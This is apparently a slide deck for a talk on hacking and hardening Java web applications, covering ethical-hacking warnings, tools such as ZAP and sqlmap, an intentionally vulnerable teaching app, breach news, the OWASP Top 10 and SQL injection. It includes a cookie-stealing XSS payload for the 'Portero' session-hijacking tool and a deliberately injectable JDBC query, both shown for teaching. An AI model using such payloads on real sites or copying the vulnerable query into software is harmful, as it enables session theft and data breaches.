

Hacking and Hardening Java Web Applications

Christopher M. Judd

Christopher M. Judd

CTO and Partner at






Central Ohio Java Users Group leader

Columbus



Developer User Group (CIDUG)









Logout ?

How to Perform Reflected Cross Site Scripting (XSS) Attacks

OWASP WebGoat V5

◀ Hints ▶ Show Params Show Cookies Show Java Lesson Plans

Admin Functions
General
Code Quality
Unvalidated Parameters
Broken Access Control
Broken Authentication and
Session Management
Cross-Site Scripting (XSS)

[Restart this Lesson](#)

For this exercise, your mission is to come up with some input containing a script. You have to try to get this page to reflect that input back to your browser, which will execute the script and do something bad.

[LAB: Cross Site Scripting \(XSS\)](#)

[How to Perform Stored Cross Site Scripting \(XSS\)](#)

[How to Perform Reflected Cross Site Scripting \(XSS\) Attacks](#)

[HTTPOnly Test](#)

[How to Perform Cross Site Tracing \(XST\) Attacks](#)

Buffer Overflows
Injection Flaws
Improper Error Handling
Insecure Storage
Denial of Service
Insecure Configuration
Management
Web Services
AJAX Security
Challenge

Shopping Cart

Shopping Cart Items -- To Buy Now	Price:	Quantity:	Total
Studio RTA - Laptop/Reading Cart with Tilting Surface - Cherry	69.99	<input type="text" value="1"/>	\$69.99
Dynex - Traditional Notebook Case	27.99	<input type="text" value="1"/>	\$27.99
Hewlett-Packard - Pavilion Notebook with Intel® Centrino?	1599.99	<input type="text" value="1"/>	\$1599.99
3 - Year Performance Service Plan \$1000 and Over	299.99	<input type="text" value="1"/>	\$299.99

The total charged to your credit card: \$1997.96

[Update Cart](#)

Enter your credit card number:

Enter your three digit access code:

[Purchase](#)



Penetration Testing

A Hands-On Introduction to Hacking



Georgia Weidman

Foreword by Peter Van Eeckhoutte



but why are you here?



Neiman Marcus

pagerduty

ASHLEY MADISON.COM
Life is Short. Have an Affair.®

CHASE

AdultFriendFinder®



Michael's
Where Creativity Happens™



TARGET

Experian

]HackingTeam[

Anthem

Scottrade® vtech

patreon

TalkTalk



SALLY BEAUTY SUPPLY

ACME
Fresh Market

ebay



citi



P.F. CHANG'S
CHINA BISTRO



NASDAQ

JCPenney





BRIEFING ROOM

ISSUES

THE ADMINISTRATION

PARTICIPATE

1600 PENN

Search

[Home](#) • [Briefing Room](#) • [Statements & Releases](#)

The White House

Office of the Press Secretary

E-Mail

Tweet

Share



For Immediate Release

January 13, 2015

SECURING CYBERSPACE - President Obama Announces New Cybersecurity Legislative Proposal and Other Cybersecurity Efforts

"In this interconnected, digital world, there are going to be opportunities for hackers to engage in cyber assaults both in the private sector and the public sector. Now, our first order of business is making sure that we do everything to harden sites and prevent those kinds of attacks from taking place...But even as we get better, the hackers are going to get better, too. Some of them are going to be state actors; some of them are going to be non-state actors. All of them are going to be sophisticated and many of them can do some damage.

This is part of the reason why it's going to be so important for Congress to work with us and get an actual bill passed that allows for the kind of information-sharing we need. Because if we don't put in place the kind of architecture that can prevent these attacks from taking place, this is not just going to be affecting movies, this is going to be affecting our entire economy in ways that are extraordinarily significant."

— President Obama, December 19, 2014.

Since the start of his Administration, when he issued the Cyberspace Policy Review — the first top-to-bottom, Administration-wide review of cybersecurity — President Obama has led efforts to better prepare our government, our economy, and our nation as a whole for the growing cyber threats we face.

That's why in 2011 he issued his [Cybersecurity Legislative Proposal](#), calling on Congress to take urgent action to give the private sector and government the tools they need to combat cyber threats at home and abroad. It's why he issued the [International Strategy for Cyberspace](#) to make clear to nations abroad the foreign policy priority cybersecurity issues have become. And when Congress failed to pass comprehensive cybersecurity legislation, the Administration pressed forward, issuing an [Executive Order](#) to protect critical infrastructure by establishing baseline cybersecurity standards that we developed collaboratively with industry.

Today, at a time when public and private networks are facing an unprecedented threat from rogue hackers as well as organized crime and even state actors, the President is unveiling the next steps in his plan to defend the nation's systems. These include a new legislative proposal, building on important work in Congress, to solve the challenges of information sharing that can cripple response to a cyberattack. They also include revisions to those provisions of our 2011 legislative proposal on which Congress has yet to take action, and along with them, the President is extending an invitation to work in a bipartisan, bicameral manner to advance this urgent priority for the American people.



LATEST BLOG POSTS

February 21, 2015 6:00 AM EST

[Weekly Address: We Should Make Sure the Future Is Written by Us](#)

In this week's address, the President underscored the importance of continuing to grow our economy and support good-paying jobs for our workers by opening up new markets for American goods and services.

February 20, 2015 8:35 PM EST

[Honoring the Women of the Civil Rights Movement, Both Past and Present](#)

The White House and Essence Magazine co-host a special panel discussion in celebration of Black History Month and the women of the Civil Rights Movement.

February 20, 2015 8:07 PM EST

[Week in Review: Free and Fair Trade, Health Care Enrollment Numbers, and Opening the Outdoors to More Kids](#)

From getting the newest enrollment numbers for those who found quality, affordable health insurance, to launching his new Every Kid in a Park initiative, the President had a pretty productive week. See more in our latest Week In Review.

**less than half of developers use a
security application process**

my goal is to
change your
behavior

Legend



simple sanity checks



recommendations



things to validate back at office



tools to add to your tool belt

GO TO JAIL.

**GO DIRECTLY TO JAIL.
DO NOT PASS GO.
DO NOT COLLECT \$200.**





WARNING: The tools & techniques we will be discussing today when applied can land you in jail. Before using them on a public website make sure you have expressed written permission to do so from the site owner.





Ethical hacking refers to the act of locating weaknesses and vulnerabilities of computer and information systems by duplicating the intent and actions of malicious hackers. Ethical hacking is also known as **penetration testing**, **intrusion testing**, or **red teaming**. An ethical hacker is a security professional who applies their hacking skills for defensive purposes on behalf of the owners of information systems. By conducting penetration tests, an ethical hacker looks to answer the following four basic questions:

- 1. What information/locations/systems can an attacker gain access?**
- 2. What can an attacker see on the target?**
- 3. What can an attacker do with available information?**
- 4. Does anyone at the target system notice the attempts?**



An ethical hacker operates with the **knowledge and permission of the organization** for which they are trying to defend. In some cases, the organization will neglect to inform their information security team of the activities that will be carried out by an ethical hacker in an attempt to test the effectiveness of the information security team. This is referred to as a double-blind environment. In order to operate effectively and legally, an ethical hacker must be informed of the assets that should be protected, potential threat sources, and the extent to which the organization will support an ethical hacker's efforts.

use this knowledge for good not evil

hack yourself first



[https://www.kali.org/
root/toor](https://www.kali.org/root/toor)



OWASP Zed Attack Proxy (ZAP)

Standard mode

Quick Start Request Response

Welcome to the OWASP Zed Attack Proxy (ZAP)

ZAP is an easy to use integrated penetration testing tool for finding vulnerabilities in web applications.

Please be aware that you should only attack applications that you have been specifically given permission to test.

To quickly test an application, enter its URL below and press 'Attack'.

URL to attack: [Select...](#)

Progress: Actively scanning (attacking) the URLs discovered by the spider

For a more in depth test you should explore your application using your browser or automated regression tests while proxying through ZAP.

If you are using Firefox 24.0 or later you can use 'Plug-n-Hack' to configure your browser:

Configure your browser: [Plug-n-Hack](#)

Or point your browser at:

History Search Alerts Output Spider Active Scan

New Scan Progress: 0: http://nuez.elasticbeanstalk.com 6% Current Scans: 1 | Num requests: 166

Id	Req. Timestamp	Resp. Timestamp	Method	URL	Code	Reason	RTT	Size Resp. Header	Size Resp. Body
149	30/04/15 11:37:03	30/04/15 11:37:04	POST	http://nuez.elasticbeanstalk.com/j_spring_security_check	200	OK	1.59 s	171 bytes	4.36 KiB
150	30/04/15 11:37:04	30/04/15 11:37:06	POST	http://nuez.elasticbeanstalk.com/j_spring_security_check	200	OK	1.4 s	193 bytes	4.36 KiB
151	30/04/15 11:37:06	30/04/15 11:37:07	POST	http://nuez.elasticbeanstalk.com/j_spring_security_check	200	OK	1.18 s	171 bytes	4.36 KiB
152	30/04/15 11:37:07	30/04/15 11:37:08	POST	http://nuez.elasticbeanstalk.com/j_spring_security_check	200	OK	1.68 s	171 bytes	4.36 KiB
153	30/04/15 11:37:08	30/04/15 11:37:10	POST	http://nuez.elasticbeanstalk.com/j_spring_security_check	200	OK	1.25 s	171 bytes	4.36 KiB
154	30/04/15 11:37:10	30/04/15 11:37:11	POST	http://nuez.elasticbeanstalk.com/j_spring_security_check	200	OK	1.55 s	171 bytes	4.36 KiB
155	30/04/15 11:37:11	30/04/15 11:37:12	POST	http://nuez.elasticbeanstalk.com/j_spring_security_check	200	OK	276 ms	171 bytes	4.36 KiB
156	30/04/15 11:37:12	30/04/15 11:37:12	POST	http://nuez.elasticbeanstalk.com/j_spring_security_check	200	OK	179 ms	171 bytes	4.36 KiB
157	30/04/15 11:37:12	30/04/15 11:37:12	POST	http://nuez.elasticbeanstalk.com/j_spring_security_check	200	OK	175 ms	171 bytes	4.36 KiB
158	30/04/15 11:37:12	30/04/15 11:37:13	POST	http://nuez.elasticbeanstalk.com/j_spring_security_check	200	OK	1.49 s	171 bytes	4.36 KiB
159	30/04/15 11:37:13	30/04/15 11:37:13	POST	http://nuez.elasticbeanstalk.com/j_spring_security_check	200	OK	1.29 s	171 bytes	4.36 KiB
160	30/04/15 11:37:13	30/04/15 11:37:13	POST	http://nuez.elasticbeanstalk.com/j_spring_security_check	200	OK	1.60 s	171 bytes	4.36 KiB

Alerts 0 2 3 0 Current Scans 0 1 0 0 0 0 0 0

https://www.owasp.org/index.php/OWASP_Zed_Attack_Proxy_Project



OWASP CSRFTester

OWASP CSRFTester

FileOptions

Clear AllStart Recording

Step	Method	URL	Parameters	Pause
Request 77	POST	http://localhost:9000/...	title=one&content=one	5

Request 805

GEThttp://localhost:8090/hijack

Query Parameters
url=http://localhost:9000/
cookies=JSESSIONID=1D404E7288E1D9A07ABDEB69B9E3A8...

Form Parameters

Include Regex: .*Reset

Exclude Regex: .*\. (gif|jpg|png|css|ico|js|axd|\.?|ico)\$Reset

Report Type: ☒ Forms ☐ iFrame ☐ IMG ☐ XHR ☐ Link

☒ Display in BrowserGenerate HTML

HTML test file saved to Gruyere2



sqlmap



Wordy Ninja Blog

Wordy Ninja Blog

localhost:8080/#

aws regatta iqity manifest cardinal judd codemash hadoop devtools devops old clients

Wordy Ninja Blog


Sign Up Log In

Most Resent Posts

twelve

by [Start Bootstrap](#)

🕒 Posted on July 20, 2015 5:36:28 PM MDT



totally hacked

[Read More >](#)

hacked

by [Start Bootstrap](#)

🕒 Posted on July 20, 2015 5:27:01 PM MDT

GitHub repository page for **cjudd / wordyninjablog**.

Wordy Ninja Blog is an intentionally vulnerable Java web application used to teach security concepts.

Repository statistics: 36 commits, 1 branch, 0 releases, 1 contributor.

Latest commit: **cjudd** authored 2 hours ago. Latest commit hash: `b27af0cb8c`.

Commit history:

- `gradle/wrapper`: Added Gradle Wrapper. 3 days ago
- `src`: Added search support. 2 hours ago
- `.gitignore`: Used congobay as a template and created Wordy Ninja Blog. a day ago
- `README.md`: Used congobay as a template and created Wordy Ninja Blog. a day ago
- `build.gradle`: Made the menu dynamic for different roles such as administrator and b... 4 hours ago
- `gradlew`: Added Gradle Wrapper. 3 days ago
- `gradlew.bat`: Added Gradle Wrapper. 3 days ago

Repository files:

- `README.md`

Wordy Ninja Blog

Wordy Ninja Blog is an application for demonstrating security concepts.

WARNING: this application intentionally contains security vulnerabilities.

Right sidebar options:

- Code
- Issues (0)
- Pull requests (0)
- Pulse
- Graphs
- HTTPS clone URL: `https://github.com/cjudd/wordyninjablog`
- Clone in Desktop
- Download ZIP

<https://github.com/cjudd/wordyninjablog>

WANTED

Vulnerable Free Software

First person to identify and
exploit a
security vulnerability in
Wordy Ninja Blog
I wasn't aware of gets a

REWARD


\$20 Amazon Gift Card

https://hub.docker.com/r/javajudd/portero/

Docker Hub

← → ↺ <https://hub.docker.com/r/javajudd/portero/> ☆ ☰

aws regatta iqity manifest willowwood judd codemash hadoop devtools devops old clients leadership

 Explore Help

Q Search Sign up Log In

PUBLIC REPOSITORY

[javajudd/portero](#) ☆

Last pushed: 34 minutes ago

Repo Info Tags

Short Description

Proof of concept for hijacking sessions for a security class. It keeps the "session door open".

Full Description

Portero a serverside like Firesheep. It is a proof of concept and should not be used for production or malicious purposes. It is only intended for educational purposes.

To run:

```
docker run -p 9000:9000 -t javajudd/portero
```

On a web page that is vulnerable to XSS you can inject the following JavaScript to send any cookies not protected with HttpOnly to Portero.


```
document.createElement("img").src="http://localhost:9000/hijack?url=" + encodeURIComponent(window.location.href) + "&cookies=" + encodeURIComponent(document.cookie)
```

Portero will repeated ping the server to keep the session alive until you are ready to assume the identity of a user. Then you can grab the document.cookie example and paste it into a browsers console and refresh. Voilà!! You have assumed their identity.

Docker Pull Command

```
docker pull javajudd/portero
```

Owner

 **javajudd**

Setup Lab

1. Import hhjwa-2016.1-vbox-amd64.ova appliance into VirtualBox
2. Start Wordy Ninja
`cd ~/workspaces/wordyninjablog`
`git pull origin master`
`./gradlew run`
3. Open Iceweasel browser and
navigate to <http://localhost:8080>
or from host <http://localhost:8081>
4. Login as admin/admin1234
5. Add Post



OWASP

Open Web Application
Security Project

<https://www.owasp.org>



OWASP

The Open Web Application Security Project

OWASP Top 10 - 2013

The Ten Most Critical Web Application Security Risks

release



Creative Commons (CC) Attribution Share-Alike
Free version at <https://www.owasp.org>

A1 – Injection

Injection flaws, such as SQL, OS, and LDAP injection occur when untrusted data is sent to an interpreter as part of a command or query. The attacker's hostile data can trick the interpreter into executing unintended commands or accessing data without proper authorization.

A2 – Broken Authentication and Session Management

Application functions related to authentication and session management are often not implemented correctly, allowing attackers to compromise passwords, keys, or session tokens, or to exploit other implementation flaws to assume other users' identities.

A3 – Cross-Site Scripting (XSS)

XSS flaws occur whenever an application takes untrusted data and sends it to a web browser without proper validation or escaping. XSS allows attackers to execute scripts in the victim's browser which can hijack user sessions, deface web sites, or redirect the user to malicious sites.

A4 – Insecure Direct Object References

A direct object reference occurs when a developer exposes a reference to an internal implementation object, such as a file, directory, or database key. Without an access control check or other protection, attackers can manipulate these references to access unauthorized data.

A5 – Security Misconfiguration

Good security requires having a secure configuration defined and deployed for the application, frameworks, application server, web server, database server, and platform. Secure settings should be defined, implemented, and maintained, as defaults are often insecure. Additionally, software should be kept up to date.



A6 – Sensitive Data Exposure

Many web applications do not properly protect sensitive data, such as credit cards, tax IDs, and authentication credentials. Attackers may steal or modify such weakly protected data to conduct credit card fraud, identity theft, or other crimes. Sensitive data deserves extra protection such as encryption at rest or in transit, as well as special precautions when exchanged with the browser.

A7 – Missing Function Level Access Control

Most web applications verify function level access rights before making that functionality visible in the UI. However, applications need to perform the same access control checks on the server when each function is accessed. If requests are not verified, attackers will be able to forge requests in order to access functionality without proper authorization.

A8 - Cross-Site Request Forgery (CSRF)

A CSRF attack forces a logged-on victim's browser to send a forged HTTP request, including the victim's session cookie and any other automatically included authentication information, to a vulnerable web application. This allows the attacker to force the victim's browser to generate requests the vulnerable application thinks are legitimate requests from the victim.

A9 - Using Components with Known Vulnerabilities

Components, such as libraries, frameworks, and other software modules, almost always run with full privileges. If a vulnerable component is exploited, such an attack can facilitate serious data loss or server takeover. Applications using components with known vulnerabilities may undermine application defenses and enable a range of possible attacks and impacts.


A10 – Unvalidated Redirects and Forwards

Web applications frequently redirect and forward users to other pages and websites, and use untrusted data to determine the destination pages. Without proper validation, attackers can redirect victims to phishing or malware sites, or use forwards to access unauthorized pages.



1. Injection

Injection occurs when untrusted data is sent to an interpreter as part of a command or query. The attacker's hostile data can trick the interpreter into executing unintended commands or accessing data without proper authorization.



RISK ASSESSMENT / SECURITY & HACKTIVISM

“NASDAQ is owned.” Five men charged in largest financial hack ever

Scheme created hundreds of millions of dollars in losses to world's biggest institutions.

by Dan Goodin - Jul 25, 2013 2:55pm EDT

Share Tweet 78



Wikimedia

Five Eastern European men have been charged with operating a global hacking operation that infiltrated some of the world's biggest financial institutions, pilfered data for more than 160 million credit cards, and created hundreds of millions of dollars in losses.

The case, brought by US attorneys in Manhattan and New Jersey, is the largest hacking scheme ever prosecuted in the US, **Department of Justice officials said**. From 2005 to 2012, the four Russian nationals and a Ukrainian penetrated the private networks of the Nasdaq stock exchange, Citibank, PNC Bank, Heartland Payment Systems, 7-Eleven, JCPenney, Hannaford Brothers, and others, prosecutors alleged in indictments unsealed Thursday morning. The hacking gang traded text strings that exploited SQL-injection vulnerabilities in the victim companies' websites to obtain login credentials and other sensitive data, then installed malware that gave them persistent backdoor access to the networks.

KrebsOnSecurity

In-depth security news and investigation



BLOG ADVERTISING

ABOUT THE AUTHOR

24 TalkTalk Hackers Demanded £80K in Bitcoin

OCT 15



TalkTalk, a British phone and broadband provider with more than four million customers, disclosed Friday that intruders had hacked its Web site and may have stolen personal and financial data. Sources close to the investigation say the company has received a ransom demand of approximately £80,000 (~USD \$122,000), with the attackers threatening to publish the TalkTalk's customer data unless they are paid the amount in Bitcoin.

In a statement on its Web site, TalkTalk said a criminal investigation was launched by the Metropolitan Police Cyber Crime Unit following "a significant and sustained cyberattack on our website."



"That investigation is ongoing, but unfortunately there is a chance that some of the following data has been compromised: names, addresses, date of birth, phone numbers, email addresses, TalkTalk account information, credit card details and/or bank details," the statement continues. "We are continuing to work with leading cyber crime specialists and the Metropolitan Police to establish exactly what happened and the extent of any information accessed."

A source close to the investigation who spoke on condition of anonymity told KrebsOnSecurity that the hacker group who demanded the £80,000 ransom provided TalkTalk with copies of the tables from its user database as evidence of the breach. The database in question, the source said, appears related to at least 400,000 people who have recently undergone credit checks for new service with the company. However, TalkTalk's statement says it's too early to say exactly how many customers were impacted. "Identifying the extent of information accessed is part of the investigation that's underway," the company

Advertisement

Our Security Solutions work for over half the Fortune 500.

And they'll work for you.

tripwire

LEARN MORE »

My New Book!



NEWS

Home

Video

World

US & Canada

UK

Business

Tech

Science

Magazine

Entertainment & Arts

More

Technology

Children's electronic toy maker Vtech hacked

By Zoe Kleinman
Technology reporter, BBC News

🕒 27 November 2015 | **Technology**



1. Injection



Baaz


Submit

`http://www.site.com?name=Baaz`

<input type="text" value="Baaz"/>	<input type="submit" value="Submit"/>
-----------------------------------	---------------------------------------

```
POST /HTTP/1.1
Host: www.site.com:80
Connection: keep-alive
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.8,pt;q=0.6
Cookie: JSESSIONID=2521E30FB3A91941FF5ED1FE9ED111D6
name=Baaz
```

1. Injection




Baaz

Submit

Number	First	Last
17232	Lihong	Baaz
17824	Navin	Baaz
18262	Tru	Baaz
18592	Jixiang	Baaz
20748	Janalee	Baaz
22186	Duangkaew	Baaz
24454	Boalin	Baaz



```
jdbcTemplate.queryForList(  
    "select * from employees where last_name = '" + untrustedData + "'"");
```



```
jdbcTemplate.queryForList(  
    "select * from employees where last_name = '' + untrustedData + ''");
```


